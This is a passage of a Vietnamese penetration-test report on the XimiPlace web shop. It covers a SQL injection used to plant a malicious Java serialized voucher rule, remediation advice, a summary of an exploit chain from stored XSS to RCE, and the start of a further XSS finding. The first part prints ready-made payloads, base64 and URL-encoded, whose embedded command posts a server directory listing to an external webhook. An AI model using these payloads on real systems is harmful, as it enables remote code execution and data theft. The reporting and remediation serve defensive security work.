ZU51bUkADGxvd2VzdFNldEJpdEkABnNpZ251bVsACW1hZ25pdHVkZXQAAltCeHEAfgAL/////////////+/////gAAAAB1cgACW0Ks8xf4BghU4AIAAHhwAAAAAHh4dAAH
L2Jpbi9zaA==
```


**Kết quả:** Đã có được payload cho trường `rule_blob`

### Step 2: Sử dụng lại lỗ hổng SQLI tại `XPE-01-005` để update dữ liệu với payload trên

Payload cho `keyword` có dạng như sau:

```
'); UPDATE dbo.vouchers SET rule_blob = '<base64-value>' WHERE code = 'XIMI10' -- -
```

Vì hiện tại câu query đang có dạng:

```
SELECT p.id, p.name, p.sku, p.slug, p.image_path, p.price, p.sale_price, p.stock,
p.rating, p.status, c.name AS category_name, s.name AS store_name FROM products p
LEFT JOIN categories c ON p.category_id = c.id
LEFT JOIN stores s ON p.store_id = s.id
WHERE p.store_id = <storeId>
    AND (LOWER(p.name) LIKE '%<keyword>%') ....
```

Nên nếu ghép giá trị payload vào thị sẽ như thế này:

```
SELECT p.id, p.name, p.sku, p.slug, p.image_path, p.price, p.sale_price, p.stock,
p.rating, p.status, c.name AS category_name, s.name AS store_name FROM products p
LEFT JOIN categories c ON p.category_id = c.id
LEFT JOIN stores s ON p.store_id = s.id
WHERE p.store_id = <storeId>
    AND (LOWER(p.name) LIKE '%');
UPDATE dbo.vouchers SET rule_blob = '<base64-value>' WHERE code = 'XIMI10' -- -%') ....
```

Như vậy nó sẽ tách ra 2 câu command và hiện tại BE cũng hỗ trợ điều đó nên là có thể `UPDATE` dữ liệu được.

Thay `<base64-value>` bằng giá trị tính được ở bước 1 vào trong payload của `keyword`


```
'); UPDATE dbo.vouchers SET rule_blob =
'rO0ABXNyAENjb20uY2Jqcy54aW1pcGxhY2Uuc2VydmljZS52b3VjaGVyLnJ1bGUuRXh0ZXJuYWxDYW1wYWlnblZ
```


```
vdWNoZXJSdWxlXQAqys6AhnoCAAZKAA10aW1lb3V0TWlsbGlzWgARd2FpdEZvckNvbXBsZXRpb25MAAlhcmd1bWV
udHN0ABBMamF2YS91dGlsL0xpc3Q7TAASY2FtcGFpZ25TY3JpcHRQYXRodAASTGphdmEvbGFuZy9TdHJpbmc7TAA
QZmFsbGJhY2tEaXNjb3VudHQAFkxqYXZhL21hdGgvQmlnRGVjaW1hbDtMAA9pbnRlcnByZXRlclBhdGhxAH4AAnh
wAAAAAAAAJxABc3IAEWphdmEudXRpbC5Db2xsU2VyV46rtjobqBEDAAFJAAN0YWd4cAAAAAF3BAAAAAF0AGl3Z2V
0IC1xTy0gLS1wb3N0LWRhdGE9IiQobHMgLykiIC0taGVhZGVyPSdDb250ZW50LVR5cGU6IHRleHQvcGxhaW4nIGh
0dHBzOi8vdGllcGh1YTEyMy5mcmVlLmJlZWNlcHRvci5jb214dAACLWNzcgAUamF2YS5tYXRoLkJpZ0RlY2ltYWx
UxxVX+YEoTwMAAkkABXNjYWxlTAAGaW50VmFsdAAWTGphdmEvbWF0aC9CaWdJbnRlZ2VyO3hyABBqYXZhLmxhbmc
uTnVtYmVyhqyVHQuU4IsCAAB4cAAAAABzcgAUamF2YS5tYXRoLkJpZ0ludGVnZXKM/J8fqTv7HQMABkkACGJpdEN
vdW50SQAJYml0TGVuZ3RoSQATZmlyc3ROb256ZXJvQnl0ZU51bUkADGxvd2VzdFNldEJpdEkABnNpZ251bVsACW1
hZ25pdHVkZXQAAltCeHEAfgAL//////////////+/////gAAAAB1cgACW0Ks8xf4BghU4AIAAHhwAAAAAHh4dAA
HL2Jpbi9zaA==' WHERE code = 'XIMI10' -- -
```

Tiếp tục encode URL toàn bộ payload thì sẽ ra như thế này:

```
%27%29%3b%20%55%50%44%41%54%45%20%64%62%6f%2e%76%6f%75%63%68%65%72%73%20%53%45%54%20%72%
75%6c%65%5f%62%6c%6f%62%20%3d%20%27%72%4f%30%41%42%58%4e%79%41%45%4e%6a%62%32%30%75%59%3
2%4a%71%63%79%35%34%61%57%31%70%63%47%78%68%59%32%55%75%63%32%56%79%64%6d%6c%6a%5a%53%35
%32%62%33%56%6a%61%47%56%79%4c%6e%4a%31%62%47%55%75%52%58%68%30%5a%58%4a%75%59%57%78%44%
59%57%31%77%59%57%6c%6e%62%6c%5a%76%64%57%4e%6f%5a%58%4a%53%64%57%78%6c%58%51%41%71%79%7
3%36%41%68%6e%6f%43%41%41%5a%4b%41%41%31%30%61%57%31%6c%62%33%56%30%54%57%6c%73%62%47%6c
%7a%57%67%41%52%64%32%46%70%64%45%5a%76%63%6b%4e%76%62%58%42%73%5a%58%52%70%62%32%35%4d%
41%41%6c%68%63%6d%64%31%62%57%56%75%64%48%4e%30%41%42%42%4d%61%6d%46%32%59%53%39%31%64%4
7%6c%73%4c%30%78%70%63%33%51%37%54%41%41%53%59%32%46%74%63%47%46%70%5a%32%35%54%59%33%4a
%70%63%48%52%51%59%58%52%6f%64%41%41%53%54%47%70%68%64%6d%45%76%62%47%46%75%5a%79%39%54%
64%48%4a%70%62%6d%63%37%54%41%41%51%5a%6d%46%73%62%47%4a%68%59%32%74%45%61%58%4e%6a%62%3
3%56%75%64%48%51%41%46%6b%78%71%59%58%5a%68%4c%32%31%68%64%47%67%76%51%6d%6c%6e%52%47%56
%6a%61%57%31%68%62%44%74%4d%41%41%39%70%62%6e%52%6c%63%6e%42%79%5a%58%52%6c%63%6c%42%68%
64%47%68%78%41%48%34%41%41%6e%68%77%41%41%41%41%41%41%41%41%4a%78%41%42%63%33%49%41%45%5
7%70%68%64%6d%45%75%64%58%52%70%62%43%35%44%62%32%78%73%55%32%56%79%56%34%36%72%74%6a%6f
%62%71%42%45%44%41%41%46%4a%41%41%4e%30%59%57%64%34%63%41%41%41%41%41%46%33%42%41%41%41%
41%41%46%30%41%47%6c%33%5a%32%56%30%49%43%31%78%54%79%30%67%4c%53%31%77%62%33%4e%30%4c%5
7%52%68%64%47%45%39%49%69%51%6f%62%48%4d%67%4c%79%6b%69%49%43%30%74%61%47%56%68%5a%47%56
%79%50%53%64%44%62%32%35%30%5a%57%35%30%4c%56%52%35%63%47%55%36%49%48%52%6c%65%48%51%76%
63%47%78%68%61%57%34%6e%49%47%68%30%64%48%42%7a%4f%69%38%76%64%47%6c%6c%63%47%68%31%59%5
4%45%79%4d%79%35%6d%63%6d%56%6c%4c%6d%4a%6c%5a%57%4e%6c%63%48%52%76%63%69%35%6a%62%32%31
%34%64%41%41%43%4c%57%4e%7a%63%67%41%55%61%6d%46%32%59%53%35%74%59%58%52%6f%4c%6b%4a%70%
5a%30%52%6c%59%32%6c%74%59%57%78%55%78%78%56%58%2b%59%45%6f%54%77%4d%41%41%6b%6b%41%42%5
8%4e%6a%59%57%78%6c%54%41%41%47%61%57%35%30%56%6d%46%73%64%41%41%57%54%47%70%68%64%6d%45
%76%62%57%46%30%61%43%39%43%61%57%64%4a%62%6e%52%6c%5a%32%56%79%4f%33%68%79%41%42%42%71%
59%58%5a%68%4c%6d%78%68%62%6d%63%75%54%6e%56%74%59%6d%56%79%68%71%79%56%48%51%75%55%34%4
9%73%43%41%41%42%34%63%41%41%41%41%41%42%7a%63%67%41%55%61%6d%46%32%59%53%35%74%59%58%52
%6f%4c%6b%4a%70%5a%30%6c%75%64%47%56%6e%5a%58%4b%4d%2f%4a%38%66%71%54%76%37%48%51%4d%41%
42%6b%6b%41%43%47%4a%70%64%45%4e%76%64%57%35%30%53%51%41%4a%59%6d%6c%30%54%47%56%75%5a%3
3%52%6f%53%51%41%54%5a%6d%6c%79%63%33%52%4f%62%32%35%36%5a%58%4a%76%51%6e%6c%30%5a%55%35
%31%62%55%6b%41%44%47%78%76%64%32%56%7a%64%46%4e%6c%64%45%4a%70%64%45%6b%41%42%6e%4e%70%
5a%32%35%31%62%56%73%41%43%57%31%68%5a%32%35%70%64%48%56%6b%5a%58%51%41%41%6c%74%43%65%4
8%45%41%66%67%41%4c%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2b%2f%2f%2f%2f%67%41
%41%41%41%42%31%63%67%41%43%57%30%4b%73%38%78%66%34%42%67%68%55%34%41%49%41%41%48%68%77%
41%41%41%41%41%48%68%34%64%41%41%48%4c%32%4a%70%62%69%39%7a%61%41%3d%3d%27%20%57%48%45%5
2%45%20%63%6f%64%65%20%3d%20%27%58%49%4d%49%31%30%27%20%2d%2d%20%2d
```


### Step 3: Sử dụng payload đó thêm filter tương tự như ở `XPE-01-005`






### Step 4: Hoàn tất mua hàng kèm voucher để gửi endpoint `/api/v1/checkout` và kích hoạt deserialize

Thanh toán một sản phẩm bất kì với voucher:






### Step 5: Check Webhook có request nào gửi tới không




**Kết quả:** Result từ lệnh `ls /` đã được gửi tới webhook được cấu hình từ ban đầu. Chứng tỏ server đã bị RCE

## 2.6.5 Remediation

Ứng dụng cần loại bỏ việc deserialize Java object từ dữ liệu có thể bị attacker kiểm soát. Trong trường hợp này, không nên tiếp tục sử dụng `ObjectInputStream` để xử lý giá trị trong `vouchers.rule_blob`, vì Java native serialization có rủi ro cao và dễ dẫn đến Insecure Deserialization.

Biện pháp an toàn nhất là thay thế cơ chế legacy serialized rule bằng một định dạng dữ liệu an toàn hơn, ví dụ JSON có schema chặt chẽ hoặc các trường cấu hình rule rõ ràng trong database. Backend chỉ nên parse dữ liệu theo schema cố định và ánh xạ sang các rule type được định nghĩa sẵn trong ứng dụng.

Ví dụ, thay vì lưu Java serialized object trong `rule_blob`, ứng dụng có thể lưu rule dưới dạng dữ liệu thuần túy:

```
{
  "type": "PERCENTAGE_DISCOUNT",
  "discountPercent": 10,
  "maxDiscount": 50000,
  "applicableStoreIds": [1, 2, 3]
}
```

Sau đó, backend chỉ xử lý các `type` nằm trong allowlist, ví dụ:

```
PERCENTAGE_DISCOUNT
FIXED_AMOUNT_DISCOUNT
FREE_SHIPPING
STORE_SPECIFIC_DISCOUNT
```

Nếu vì lý do tương thích mà vẫn bắt buộc phải hỗ trợ legacy serialized rule, ứng dụng cần áp dụng cơ chế kiểm soát trước khi gọi `readObject()`, bao gồm:

- Sử dụng `ObjectInputFilter` để giới hạn class được phép deserialize.
- Áp dụng class allowlist nghiêm ngặt, chỉ cho phép các class rule an toàn.
- Chặn toàn bộ class không cần thiết hoặc có khả năng tạo side effect.
- Giới hạn object graph, depth, references, array size và stream size.
- Không deserialize dữ liệu từ database nếu dữ liệu đó có thể bị user hoặc attacker ghi vào.
- Không gọi method có side effect trên object vừa deserialize nếu object đó chưa được xác thực an toàn.

Không nên deserialize trực tiếp như sau:

```
Object value = input.readObject();
```

Nếu cần giữ cơ chế deserialize tạm thời, cần cấu hình filter trước khi gọi `readObject()`:

```
ObjectInputFilter filter = ObjectInputFilter.Config.createFilter(
        "com.cbjs.ximiplace.service.voucher.rule.SafeVoucherRule;!*"
);

input.setObjectInputFilter(filter);

Object value = input.readObject();
```

Tuy nhiên, đây chỉ nên là biện pháp tạm thời. Hướng khắc phục bền vững vẫn là loại bỏ Java native serialization khỏi luồng xử lý voucher rule.

Ngoài ra, ứng dụng cần loại bỏ hoặc vô hiệu hóa đường dẫn thực thi command trong quá trình tính toán voucher. Cụ thể, không nên để dữ liệu lấy từ `rule_blob` có khả năng điều khiển các

thành phần của command như `interpreterPath`, `campaignScriptPath` hoặc `arguments`, sau đó truyền vào `ProcessBuilder`.

Nếu hệ thống thật sự cần chạy campaign script bên ngoài, chức năng này cần được thiết kế lại theo hướng an toàn hơn:

- Không cho phép dữ liệu từ database quyết định executable path hoặc argument tùy ý.
- Chỉ cho phép gọi các script nằm trong allowlist cố định.
- Không sử dụng `/bin/sh -c` với chuỗi command động.
- Chạy script trong sandbox hoặc container tách biệt với quyền hạn thấp.
- Giới hạn quyền truy cập filesystem, network và environment variables của process.
- Ghi log đầy đủ mỗi lần script được gọi.
- Không cho phép script được cấu hình hoặc kích hoạt bởi dữ liệu có thể bị attacker thay đổi.

Database account của ứng dụng cũng cần được giới hạn quyền theo nguyên tắc least privilege. Application user không nên có quyền cập nhật trực tiếp các cột nhạy cảm như `vouchers.rule_blob` nếu chức năng thông thường không cần thiết. Điều này giúp giảm tác động khi có một lỗ hổng khác, ví dụ SQL Injection, bị dùng để ghi payload vào database.

Ngoài ra, có thể bổ sung kiểm soát tính toàn vẹn cho voucher rule. Ví dụ, nếu rule được lưu trong database, backend có thể ký dữ liệu bằng HMAC hoặc digital signature và chỉ xử lý rule khi chữ ký hợp lệ. Tuy nhiên, chữ ký chỉ là lớp bảo vệ bổ sung, không thay thế cho việc loại bỏ insecure deserialization.

Sau khi khắc phục, cần bổ sung test case để đảm bảo:

- `rule_blob` không còn được deserialize bằng `ObjectInputStream`.
- Java serialized object không được chấp nhận làm voucher rule.
- Voucher rule chỉ được xử lý nếu đúng schema và đúng rule type được allowlist.
- Các class ngoài allowlist không thể được deserialize.
- Không có luồng nào cho phép dữ liệu trong `rule_blob` đi đến `ProcessBuilder.start()`.
- Attack chain từ SQL Injection sang cập nhật `vouchers.rule_blob` không còn dẫn đến command execution.
- Checkout với voucher hợp lệ vẫn hoạt động bình thường.

Tóm lại, hướng khắc phục chính là loại bỏ Java native deserialization khỏi cơ chế voucher rule, thay thế bằng rule schema an toàn, áp dụng allowlist nghiêm ngặt nếu cần hỗ trợ legacy tạm thời, và loại bỏ đường dẫn từ dữ liệu trong database đến `ProcessBuilder`.

---

# 2.7 XPE-01-007: Exploit Chain from Stored XSS to Remote Code Execution

## 2.7.1 Tổng quan chuỗi khai thác

Mục này mô tả một chuỗi khai thác hoàn chỉnh cho phép một người dùng có quyền thấp leo thang đặc quyền và cuối cùng đạt được Remote Code Execution trên backend server.

Chuỗi khai thác bắt đầu từ lỗ hổng Stored XSS trong trường địa chỉ đơn hàng. Khi admin bot hoặc quản trị viên truy cập trang chi tiết đơn hàng bị ảnh hưởng, đoạn JavaScript được chèn vào sẽ được thực thi trong ngữ cảnh của admin và làm rò rỉ JWT access token của admin.

Sau khi có được JWT token bị rò rỉ, attacker có thể truy cập vào tài khoản admin và sử dụng chức năng quản lý role để thay đổi role của chính tài khoản attacker từ người dùng thông thường thành `SELLER`. Điều này cho phép attacker truy cập các chức năng chỉ dành cho seller, vốn không khả dụng đối với người dùng thông thường.

Sau khi có quyền seller, attacker tiếp tục thực hiện reconnaissance và phát hiện một số tài nguyên bị expose, bao gồm Swagger documentation, `robots.txt` và `docker-compose.yml`. Các file này tiết lộ nhiều thông tin nội bộ có giá trị như danh sách endpoint, đường dẫn backup, tên service nội bộ và cấu hình triển khai của hệ thống.

Tiếp theo, một endpoint dành cho seller bị lạm dụng để khai thác SSRF. Backend chỉ kiểm tra URL đầu vào có bắt đầu bằng `https` hay không, nhưng không kiểm tra lại URL cuối cùng sau khi xảy ra redirect. Bằng cách cung cấp một URL HTTPS do attacker kiểm soát và redirect URL này đến hostname nội bộ trong Docker network, attacker có thể buộc backend truy cập vào đường dẫn nội bộ trên CDN service:

```
http://cdn/_private/backup/.env
```

Do backend follow redirect và không kiểm tra đầy đủ content type của dữ liệu được tải về, file `.env` nội bộ có thể bị lấy ra và lưu lại thành một file mà attacker có thể truy cập từ bên ngoài. File này làm rò rỉ cấu hình backup, bao gồm thông tin cần thiết để truy cập source code backup của ứng dụng.

Sau khi lấy được source code, attacker tiến hành review implementation và phát hiện thêm hai vấn đề quan trọng: lỗ hổng SQL Injection trong một seller endpoint và luồng Java deserialization không an toàn liên quan đến voucher rule.

Lỗ hổng SQL Injection cho phép attacker chỉnh sửa dữ liệu trong database. Trong chuỗi khai thác này, attacker sử dụng SQL Injection để ghi đè serialized voucher object đang được lưu trong database bằng một serialized object độc hại.

Khi ứng dụng xử lý voucher và deserialize object đã bị chỉnh sửa, payload độc hại sẽ đi đến command execution sink, dẫn đến Remote Code Execution trên backend server.

### 2.7.2 Luồng tấn công tuyến tính

```
Tài khoản người dùng quyền thấp
        ↓
Stored XSS trong trường địa chỉ đơn hàng
        ↓
Admin bot/admin truy cập chi tiết đơn hàng độc hại
        ↓
JWT access token của admin bị rò rỉ
        ↓
Attacker truy cập được tài khoản admin
        ↓
Attacker thay đổi role của chính mình thành SELLER
        ↓
Các endpoint dành riêng cho seller có thể được truy cập
        ↓
Recon phát hiện Swagger, robots.txt và docker-compose.yml bị expose
        ↓
SSRF trong chức năng URL của seller
        ↓
Backend follow HTTPS redirect đến internal CDN service
        ↓
File .env nội bộ bị tiết lộ
        ↓
Thông tin backup repository bị rò rỉ
        ↓
Attacker tải và review source code
        ↓
Source code tiết lộ SQL Injection và insecure Java deserialization
        ↓
SQL Injection chỉnh sửa serialized voucher object trong database
        ↓
Ứng dụng deserialize object do attacker kiểm soát
        ↓
Payload đi đến command execution sink
        ↓
Remote Code Execution trên backend server
```

### 2.7.3 Bảng tóm tắt chuỗi khai thác

| Step | Vulnerability / Weakness | Result |
|---|---|---|
| 1 | Stored XSS trong trường địa chỉ đơn hàng | JavaScript được thực thi trong ngữ cảnh admin |
| 2 | Rò rỉ JWT token của admin | Attacker lấy được admin access token |
| 3 | Lạm dụng chức năng quản lý role của admin | Attacker thay đổi role của chính mình thành `SELLER` |

| Step | Vulnerability / Weakness | Result |
|---|---|---|
| 4 | Truy cập được seller-only endpoints | Bề mặt tấn công mới được mở ra |
| 5 | Swagger, `robots.txt` và `docker-compose.yml` bị expose | Endpoint nội bộ và đường dẫn backup bị tiết lộ |
| 6 | SSRF do kiểm tra URL không đầy đủ | Backend truy cập được internal CDN service |
| 7 | Thiếu kiểm tra final URL và content type | File `.env` nội bộ bị lưu lại và expose ra ngoài |
| 8 | Rò rỉ cấu hình backup | Attacker lấy được thông tin backup repository |
| 9 | Source code disclosure | Attacker xác định được SQL Injection và deserialization logic |
| 10 | SQL Injection trong seller endpoint | Attacker chỉnh sửa được dữ liệu trong database |
| 11 | Attacker kiểm soát serialized object | Serialized voucher object bị ghi đè |
| 12 | Insecure Java deserialization | Object độc hại được deserialize |
| 13 | Command execution sink | Remote Code Execution được thực thi |

### 2.7.4 Tác động cuối cùng

Bằng cách kết hợp các lỗ hổng trên, một attacker bắt đầu từ tài khoản người dùng thông thường có thể đánh cắp JWT token của admin, truy cập chức năng quản trị, nâng role của chính mình lên `SELLER`, làm rò rỉ cấu hình nội bộ, lấy được source code backup, xác định logic backend dễ bị khai thác, chỉnh sửa dữ liệu trong database thông qua SQL Injection và cuối cùng đạt được Remote Code Execution thông qua insecure Java deserialization.

Chuỗi khai thác này nên được đánh giá ở mức **Critical** vì nó cho phép attacker chiếm quyền thực thi lệnh trên backend server từ điểm xuất phát ban đầu chỉ là một tài khoản người dùng quyền thấp.

---

## 2.8 XPE-01-008: Stored XSS in Product Description Section of Product Detail Page

### 2.8.1 Description and Impact

Attacker có role `SELLER` có thể chèn `HTML/JavaScript` payload vào trường mô tả sản phẩm. Payload này được lưu lại trong database và sau đó được render trực tiếp vào nội dung raw HTML của trang Product Detail.

Khi người dùng truy cập trang chi tiết sản phẩm tương ứng, payload sẽ được load lên và thực thi ở phía client-side.

Lỗ hổng này cho phép attacker thực thi JavaScript trên trình duyệt nạn nhân, qua đó có thể thay đổi nội dung trang, hiển thị giao diện phishing, gửi request dưới phiên đăng nhập của nạn nhân hoặc đánh cắp dữ liệu phía client nếu ứng dụng lưu token ở nơi JavaScript có thể truy cập.

Khác với Stored XSS trong địa chỉ đơn hàng, trang chi tiết sản phẩm có thể được truy cập công khai. Do đó, attacker có thể phát tán URL sản phẩm độc hại đến nhiều người dùng mà không yêu cầu nạn nhân phải sở hữu đơn hàng trước đó.

### 2.8.2 Root Cause

Lỗ hổng này ban đầu được xác định thông qua kiểm thử black-box và sau đó được xác nhận lại bằng source code review.

Đầu tiên, backend cho phép seller tạo và cập nhật sản phẩm tại `backend/source/src/main/java/com/cbjs/ximiplace/controller/ProductController.java`.

API tạo sản phẩm:

```
@PostMapping
public ResponseEntity<ProductResponse> create(
        @Valid @RequestBody CreateProductRequest request
) {
    Long userId = currentUserService.getCurrentUserId();

    return ResponseEntity.ok(
            productService.createProduct(userId, request)
    );
}
```

API cập nhật sản phẩm:

```
@PutMapping("/{id}")
public ResponseEntity<ProductResponse> update(
        @PathVariable Long id,
        @Valid @RequestBody UpdateProductRequest request
) {
    return ResponseEntity.ok(
            productService.updateProduct(id, request)
    );
}
```

Trường `description` trong request chỉ được giới hạn độ dài, không có sanitizer hoặc allowlist HTML. Source code tại `backend/source/src/main/java/com/cbjs/ximiplace/dto/product/CreateProductRequest.java` và `backend/source/src/main/java/com/cbjs/ximiplace/dto/product/UpdateProductRequest.java`.

```
@Size(max = 4000)
private String description;
```

Annotation `@Size(max = 4000)` chỉ kiểm tra độ dài của chuỗi. Nó không ngăn người dùng nhập HTML tag hoặc JavaScript event handler như `onerror`, `onload`.

